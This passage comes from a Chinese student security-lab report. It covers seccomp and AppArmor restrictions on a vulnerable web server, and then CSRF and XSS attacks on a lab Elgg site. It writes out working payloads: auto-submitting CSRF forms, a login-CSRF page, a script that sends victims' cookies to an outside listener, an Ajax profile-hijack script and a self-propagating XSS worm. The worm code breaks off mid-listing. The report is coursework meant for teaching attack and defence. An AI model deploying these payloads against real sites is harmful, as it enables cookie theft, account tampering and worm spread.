Connecting to 127.0.0.1:80...
Connected, sending request...
Request sent, waiting for reply...
Exception:
Traceback (most recent call last):
  File "exploit.py", line 144, in <module>
    resp = send_req(sys.argv[1], int(sys.argv[2]), req)
  File "exploit.py", line 123, in send_req
    rbuf = sock.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer

virtualmachine@ubuntu:~/Desktop/lab2/lab2-4$ ll /tmp/test.txt
-rw-rw-r-- 1 root virtualmachine 0 Jun 24 04:13 /tmp/test.txt
virtualmachine@ubuntu:~/Desktop/lab2/lab2-4$
```

图 2-21 查看 test

发现未能成功删除，查看系统日志，输入 dmesg

```
one
636.717185] e1000: ens33 NIC Link is Down
642.769162] e1000: ens33 NIC Link is Up 1000 Mbps Full Duplex, Flow Control:
one
2196.926866] kauditd_printk_skb: 26 callbacks suppressed
2196.926870] audit: type=1326 audit(1718885684.574:38): auid=1000 uid=1000 gid=
1000 ses=2 subj=unconfined pid=2589 comm="banksv" exe="/home/leo-ubuntu/lab2-4/
ode/banksv" sig=31 arch=40000003 syscall=10 compat=1 ip=8xf7f02549 code=0x0
```

图 2-22 查看系统日志

Seccomp 成功拦截了 banksv 的 unlink 操作和获取 shell 的操作，接下来需要获取字符串“/bin/sh”的偏移量

```
rf_event_max_sample_rate to 4250
virtualmachine@ubuntu:~/Desktop/lab2/lab2-4$ strings -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
18e363 /bin/sh
virtualmachine@ubuntu:~/Desktop/lab2/lab2-4$
```

图 2-23 获取偏移

因此，需要调整攻击脚本，具体操作包括修改 base_addr 为 0xf7da0000 和 ebp_addr 为 0xffffcc58（从 inside Token 获取），并移除 main 函数中对 seccomp 库的调用。字符串"/bin/sh"的偏移量为 0x0018e363

重新 make 编译，运行 exploit_shell 脚本，获取 shell

```
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Content-Length Match success Length = 58..
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
Frame Pointer (inside getToken): 0xffffcc58
$ whoami
virtualmachine
```

图 2-24 获取 shell

(2) 默认拒绝，显示允许

修改 banksv.c 代码，使默认拒绝，显式允许

```
void setup_deny_bydefault_rules()
{
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_KILL);
    if(ctx==NULL)
        exit(-1);

    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(unlink), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(openat), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(rt_sigaction), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(socketcall), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(clone), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(set_robust_list), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getresuid32), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getcwd), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getpid), 0);
    //seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(statx), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(close), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(_llseek), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(fcntl64), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(access), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(brk), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(fstat64), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(stat64), 0);
    // put the rules to allow the system calls

    seccomp_load(ctx);
    seccomp_release(ctx);
}
```

图 2-25 默认拒绝-显式允许

查看并修改攻击脚本中的 libc 基址和函数栈帧基址
运行攻击脚本 exploit.py，查看特权文件，发现删除失败。

```
Connected, sending request...
Request sent, waiting for reply...
Exception:
Traceback (most recent call last):
  File "exploit.py", line 144, in <module>
    resp = send_req(sys.argv[1], int(sys.argv[2]), req)
  File "exploit.py", line 123, in send_req
    rbuf = sock.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer

virtualmachine@ubuntu:~/Desktop/lab2/lab2-4 (copy)$ ll /tmp/test.txt
-rw-rw-r-- 1 root virtualmachine 0 Jun 24 07:01 /tmp/test.txt
```

图 2-26 删除失败

查看系统日志后，确认 seccomp 成功拦截了 banksv 的操作。为了允许 banksv 执行 unlink 操作，需要在 setup_deny_bydefault_rules()函数中添加以下代码：
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(unlink), 0);
接着，重新编译生成特权文件并运行 exploit.py 脚本，成功删除了 test.txt。

```
[06/27/24]seed@VM:~/.../task4_2$ ./check.sh
task4(default deny) before
/tmp/test.txt
after
ls: cannot access '/tmp/test.txt': No such file or directory
```

图 2-27 成功删除

此实验证明了 seccomp 能限制 unlink 系统调用，验证了 seccomp 的有效性。

2.2.5 任务 5 使用 AppArmor 限制进程权限

此实验通过加载 AppArmor 安全配置文件对进程权限进行强制访问控制，限制其能够访问的系统资源。

启动 AppArmor

```
[06/27/24]seed@VM:~/.../task5$ sudo systemctl status apparmor
● apparmor.service - LSB: AppArmor initialization
   Loaded: loaded (/etc/init.d/apparmor; bad; vendor preset: enabled)
   Active: active (exited) since Thu 2024-06-27 08:34:00 EDT; 1h 49min ago
   Docs: man:systemd-sysv-generator(8)
```

图 2-28 启动 AppArmor

编辑配置文件

```
# Last Modified: Mon Jun 24 09:11:10 2024
#include <tunables/global>

/home/virtualmachine/Desktop/lab2/lab2-5/code/banksv flags=(complain) {
    #include <abstractions/base>
    #include <abstractions/apache2-common>
    /home/virtualmachine/Desktop/lab2/lab2-5/code/** mkw
    /home/virtualmachine/Desktop/lab2/lab2-5/code/banksv mr,
```

图 2-29 编辑配置文件

重新加载配置文件

```
[06/27/24]seed@VM:~/.../task5$ sudo systemctl reload apparmor.service  
[06/27/24]seed@VM:~/.../task5$
```

图 2-30 加载配置文件

Dmesg 看审计结果

```
[ 7658.777057] audit: type=1400 audit(1719304084.565:86): apparmor="DENIED"  
operation="sendmsg" profile="/home/virtualmachine/Desktop/lab2/lab2-5/code/b  
anksv" pid=20462 comm="banksv" laddr=127.0.0.1 lport=80 faddr=127.0.0.1 fpor  
t=52244 family="inet" sock_type="stream" protocol=6 requested_mask="send" de  
nied_mask="send"
```

图 2-31 审计结果

该实验证明了配置 AppArmor 文件，成功限制了 touchstone 程序的权限，尝试删除特权文件时，权限不足失败！

2.3 实验中的问题、心得和建议

在《信息系统安全》实验中，我们主要通过系统提供的安全机制对程序进行安全增强。实验内容包括进程约束技术的熟悉和应用，具体涉及 chroot、setuid、seccomp 和 AppArmor 等多种安全机制。我们在 VMware Workstation 虚拟机上搭建了 Ubuntu 实验环境，并对提供的 web server 程序源代码进行了修改。通过对示例 exploit 代码的调整，成功验证了不同安全机制的实际效果。特别是，在 AppArmor 部分，我们创建并加载了 AppArmor 的 profile，并使用 aa-status 命令查看其状态，进一步修改 example.sh 脚本，验证了访问控制策略的有效性。这些实验不仅帮助我们理解了特权隔离、最小特权和安全的错误处理等安全设计原则，还增强了我们在实际系统安全工作中的应用能力。

对于 touchstone 程序，找 banksv 进程的地址和实验一也是一样，只能通过 gdb 找函数地址。

breaking jail 不知道咋操作，一开始是直接 chdir ../ 但是发现不行，最后找到一篇说要先 mkdir，chroot 再 chdir，建议在指导书上添加相关内容。

3 实验三 Web 安全

3.1 实验目的

CSRF:

本实验目的是通过发起跨站请求伪造攻击（CSRF 或 XSRF），进一步理解跨站请求伪造攻击原理和防御措施。跨站请求伪造攻击一般涉及受害者、可信站点和恶意站点。受害者在持有与受信任的站点的会话（session）的情况下访问了恶意站点。恶意站点通过将受害者在受信任站点的 session 中注入 HTTP 请求，从而冒充受害者发出的请求，这些请求可能导致受害者遭受损失。

在本实验中，需要对社交网络 Web 应用程序发起跨站请求伪造攻击。Elgg 是开源社交网络应用程序，该 Web 应用程序默认采取了一些措施来防御跨站请求伪造攻击，但是为了重现跨站请求伪造攻击如何工作，实验中的 Elgg 应用事先将防御措施关闭了。重现攻击后，需要通过重新开启防御措施，对比开启防御后的攻击效果。

XSS:

本实验目的是通过发起跨站脚本攻击（XSS）攻击，进一步理解跨站脚本攻击的原理和防御措施。跨站脚本攻击是 Web 应用程序中常见的一种漏洞。这种漏洞有可能让攻击者将恶意代码（例如 JavaScript 程序）注入到受害者 Web 浏览器中。而这些恶意代码让攻击者可以窃取受害者的凭证，如 cookie 等。利用跨站脚本攻击漏洞可以绕过浏览器用来保护这些凭据的访问控制策略（即同源策略），这类漏洞可能会导致大规模攻击。

在本实验中，需要对社交网络 Web 应用程序发起跨站脚本攻击。Elgg 是开源社交网络应用程序，该 Web 应用程序默认采取了一些措施来防御跨站脚本攻击，但是为了重现跨站请求伪造攻击如何工作，本实验中 Elgg 应用事先关闭这些策略，使 Elgg 容易受到 XSS 攻击。在关闭防御策略的情况下，用户可以发布任何信息（包括 JavaScript 程序）到页面中。需要利用这个漏洞在 Elgg 上发起 XSS 攻击，并分析 XSS 漏洞会对 web 应用造成的影响。

3.2 实验内容、步骤及结果

3.2.1 跨站请求伪造（CSRF）攻击实验

（1）任务 1 基于 GET 请求的 CSRF 攻击

实验内容：

在这项任务中，涉及到 Elgg 社交网络中的两个用户：Alice 和 Samy。Samy 想成为 Alice 的一个朋友，但 Alice 拒绝将 Samy 加入她的 Elgg 的好友名单，所以 Samy 决定使用 CSRF 攻击来达到该目的。他会向 Alice 发送一个 URL（通过 Elgg 的电子邮件发送），假设 Alice 对此很好奇并且一定会点击该 URL，然后 URL 将其引导至 Samy 建立的恶意网页。假如你是 Samy，请构建网页的内容：一旦 Alice 访问页面，Samy 就被添加到 Alice 的好友列表中（假设 Alice 已经登陆 Elgg 并保持会话）。

要向受害者添加好友，首先需要确定添加好友 HTTP 请求（重要提示：你可以尝试添加一个用户到好友列表，并用 HTTPHeaderLive 分析该请求的内容）这是一个 GET 请求。在这项任务中，你不能使用 JavaScript 脚本来发起 CSRF 攻击。需要达到的目的是一旦 Alice 访问网页，页面甚至没有任何可点击的元素，攻击就成功了。（提示：使用 `img` 标签，它会自动触发一个 HTTP GET 请求）。

实验过程：

启动 Apache Web 服务器，进入 `www.csrflabelgg.com`，首先使用 Bobby 登录，关注 samy，并使用 HTTPHeaderLive 抓取数据包，截取到的报文如图 3-1，故添加好友的 API 为 `http://www.csrflabelgg.com/action/friends/add`，参数即为目标用户的 GUID，这里 Samy 的 GUID 为 45



图 3-1 Samy 的 GUID

samy 的 GUID 是 45，要伪造这个请求，让 Alice 发出，Alice 就可以把 Samy 加为好友了。

img 标签将自动触发一个 get 请求，达到点击链接就能添加好友的功能将 test.html 文件(内容如下表)放入/var/www/CSRF/Attacker 目录下，构造的链接为：
<http://www.csrlabattacker.com/test.html>

```
<html>

  <body>

    <h1>

      CSRF


    </h1>

  </body>

</html>
```

然后登录 Samy 的账号，将这个链接发送给 Alice



Compose a message

To:
Alice

Write recipient's username here.

Subject:
meinv qia ge v

Message: [Edit HTML](#)

Message Body:
http://www.csrlabattacker.com/test.html

Send

图 3-2 发邮件给 Alice

登录 Alice 的账号，点击收到的链接：




图 3-3 Alice 点击链接

返回后，系统提示如下：




图 3-4 成功添加好友

证明基于 GET 请求的 CSRF 攻击成功！

（2）任务 2 基于 POST 请求的 CSRF 攻击

实验内容：

在这项任务中，涉及到 Elgg 社交网络中的两个用户：Alice 和 Samy。Samy 想篡改 Alice 的主页，使得 Alice 的主页上显示“Samy is my hero”。假如你是 Samy，发起攻击的一种方法是向 Alice 的 Elgg 账户发送消息（电子邮件），假设 Alice 一定会点击该消息内的 URL。请构建该网页的内容：攻击目的是修改 Alice 的个人资料。

实验过程：

先自己修改自己的主页查看 HTTP head live:

```
POST /www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 489
Cookie: Elgg=m5ulcab0mglera53somnn1bv96
Connection: keep-alive
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
X-CSRF-Token: HxQF0lWNbF4RpENnK7LhZQ&__elgg_ts=165
HTTP/1.1 302 Found
Date: Mon, 13 Jun 2022 09:05:03 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/samy/edit
Content-Length: 0
Keep-Alive: timeout=5, max=100
```

图 3-5 HTTP head live

注意跟在最后面的 guid

所以构造恶意网页,需要有访问修改主页服务的 url,个人资料的内容和 Alice 的 guid

查看 Alice 的主页,翻看源代码

```
<div class="elgg-inner">
  <div class="elgg-layout-one-column clearfix">
    <div class="elgg-main">
      <div class="elgg-widgets" data-page-owner-guid="42">
        <div class="elgg-col-2of3 mrn">
          <div class="inner clearfix h-card vcard">
```

图 3-6 Alice 主页源码

看到 Alice 的 guid 应该是 42, 恶意网页构造如下:

```
<html>

  <body>

    <h1>HTTP POST request</h1>

    <script type="text/javascript">

      function forge_post()

      {
```

```
var fields;

fields="<input type='hidden' name='name' value='Alice'>";

fields+="<input type='hidden' name='description' value='Samy is my
hero'>";

fields+="<input      type='hidden'      name='accesslevel[description]'
value='2'>";

fields+="<input type='hidden' name='guid' value='39'>";


var p = document.createElement("form");

p.action = "http://www.csrflabelgg.com/action/profile/edit";

p.innerHTML=fields;

p.method="post";

document.body.appendChild(p);

p.submit();

}


window.onload = function() {forge_post();}

</script>

</body>

</html>
```

将该 postcsrf.html 文件放入/var/www/CSRF/Attacker 目录下

构造的链接为: <http://www.csrfattack.com/postcsrf.html>

Alice 点击后, 简介被更新:




图 3-7 Alice 主页更新

证明通过伪造的 POST 请求，攻击成功，Alice 主页被篡改！

（3）任务 3 实现 login CSRF 攻击

实验内容：

与任务 2 类似，在本任务中，假设你是攻击者 Samy，你需要设计一个包含 login CSRF 的表单，表单的账户信息是攻击者 Samy 用户名和口令。这样，在用户 Alice 登陆以后 Elgg，并点击了 Samy 发给他包含 CSRF 登陆的表单的 URL，一旦 Alice 点击了该 URL，她就以 Samy 的账号登陆了 Elgg（自己的账户被下线）。那么 Alice 可能会发布一条不对外公开的博客（假设她始终没有意识到她现在登陆的是 Samy 的账户，她以为是在自己的账户上发布，其实是发布到了 Samy 10 的账户上），下线之后，攻击者 Samy 登陆自己的账户就能知道 Alice 刚刚发布的未公开的博客内容了。

实验过程：

同任务 2 类似，需要构造 login 的表单，网页源码如下：

```
<html>

  <body>

    <h1>HTTP POST request</h1>

    <script type="text/javascript">

      function forge_post()
```



```
{  
    var fields;  
  
    fields="<input type='hidden' name='username' value='samy'>";  
  
    fields+="<input type='hidden' name='password' value='seedsamy'>";  
  
    var p = document.createElement("form");  
  
    p.action = "http://www.csrflabelgg.com/action/login";  
  
    p.innerHTML=fields;  
  
    p.method="post";  
  
    document.body.appendChild(p);  
  
    p.submit();  
  
}  
  
window.onload = function() {forge_post();}  
  
</script>  
  
</body>  
  
</html>
```

构造的链接为: <http://www.csrfabattacker.com/login.html>

以同样的方法发送给 Alice, 点击后就变成了 Samy 的主页:




图 3-8 成功登录攻击者账户

(4) 任务 4 防御策略

实验内容：

打开 Elgg 的防御策略之后，再次尝试之前任务的 CSRF 攻击，描述并分析结果，请指出使用 HTTPHeaderLive 捕获的 HTTP 请求中的秘密令牌。

首先打开防御策略，注释

/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php 中 gatekeeper()函数开始的 return true;语句

实验过程：

```
gedit /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php
```

注释 gatekeeper 函数中的 return true

```
/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    //return true;
    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }
    }
}
```

图 3-9 注释掉 return true

以上的攻击都会失效，例如，尝试 GET 攻击时，会提示缺少 token 和时间戳。




图 3-10 缺少 token 和时间戳

3.2.2 跨站脚本（XSS）攻击实验

（1）任务 1 从受害者的机器上盗取 Cookie

实验内容：

编写恶意 JavaScript 脚本将用户的 Cookie 发送给自己。为了达到这个目的，恶意的 JavaScript 代码需要向攻击者发送一个附加 cookie 请求 HTTP。

实验过程：

设置 samy 的 about me 为如下：

```
<script>
document.write('<img          src=http://192.168.15.160:5555?c='
escape(document.cookie) + '>');
</script>
```

保存后，登录 alice 的账号，点开 samy 的主页：




图 3-11 Samy 主页

可以看到注入的脚本，新建终端，使用如下命令进行监听：

```
nc -l -p 5555
```

可以看到发送过来的 cookies：

```
GET /?c=Elgg%3De04pclbgsluv6a4mabmph5fb64 HTTP/1.1
Host: 192.168.15.160:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) G
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
If-Modified-Since: Thu, 02 Apr 2020 13:42:23 GMT
Cache-Control: max-age=0
```

图 3-12 收到 cookie

证明 XSS 攻击成功窃取其 cookie 信息！

(2) 任务 2 使用 Ajax 脚本自动发起会话劫持

实验内容：

在窃取受害者的机密信息后（如，cookie、token 等），攻击者可以为受害者对 Elgg 网络服务器做任何事情。在本任务中，请写一个 Ajax 脚本来篡改受害

者的个人资料。

你需要使用 Ajax 脚本自动获取用户的防御参数，并发起 HTTP 请求，使得访问了 Samy 个人介绍页面的用户，都会遭受到页面介绍中的 XSS 攻击，让该用户（受害者）自动修改其 profile 为 “Samy is my hero”。

实验过程：

Ajax 脚本如下：

```
<script type = "text/javascript">
window.onload = function()
{
    var guid  = "&guid=" + elgg.session.user.guid;
    var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts; //k
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token; //时间戳
    var name  = "&name=" + elgg.session.user.name;
    var desc  = "&description=Samy is my hero" + "&accesslevel[description]=2";

    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
    if (elgg.session.user.guid != 47)
    {
        var Ajax=null;

        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
```

```
}  
  
}  
  
</script>
```

写入 Samy 的个人简介，使用 Alice 访问 Samy 的主页，可以看到 Alice 的个人简介被修改了。




图 3-13 主页被篡改

证明 XSS 攻击成功篡改用户的个人主页信息！

（3）任务 3 构造 XSS 蠕虫

实验内容：

在任务 2 的基础上，实现恶意代码的传播。具体要求为：（1）Samy 先在自己的 profile 中存放恶意代码；（2）Alice 访问 Samy 的主页，Alice 的 profile 显示“Samy is my hero”；（3）Boby 访问 Alice 的主页，Boby 的 profile 也显示“Samy is my hero”。即，如果用户 A 的主页被篡改/感染了，那么任何访问用户 A 主页的其他用户也会被篡改/感染，并成为新的蠕虫传播者。

实验过程：

网页源代码如下：

```
<script type = "text/javascript" id="worm">  
  
window.onload = function()
```



```

{

    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

    var jsCode = document.getElementById("worm").innerHTML;

    var tailTag = "</\" + \"script>\";

    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    var desc = "&description=Samy is my hero" + wormCode;

    desc    +=  "&accesslevel[description]=2";

    var name  = "&name=" + elgg.session.user.name;

    var guid  = "&guid=" + elgg.session.user.guid;

    var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;

    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

    var content = token + ts + name + desc + guid;

    if (elgg.session.user.guid != 47)

        {

            var Ajax=null;

            Ajax = new XMLHttpRequest();

            Ajax.open("POST",sendurl,true);

            Ajax.setRequestHeader("Content-Type",

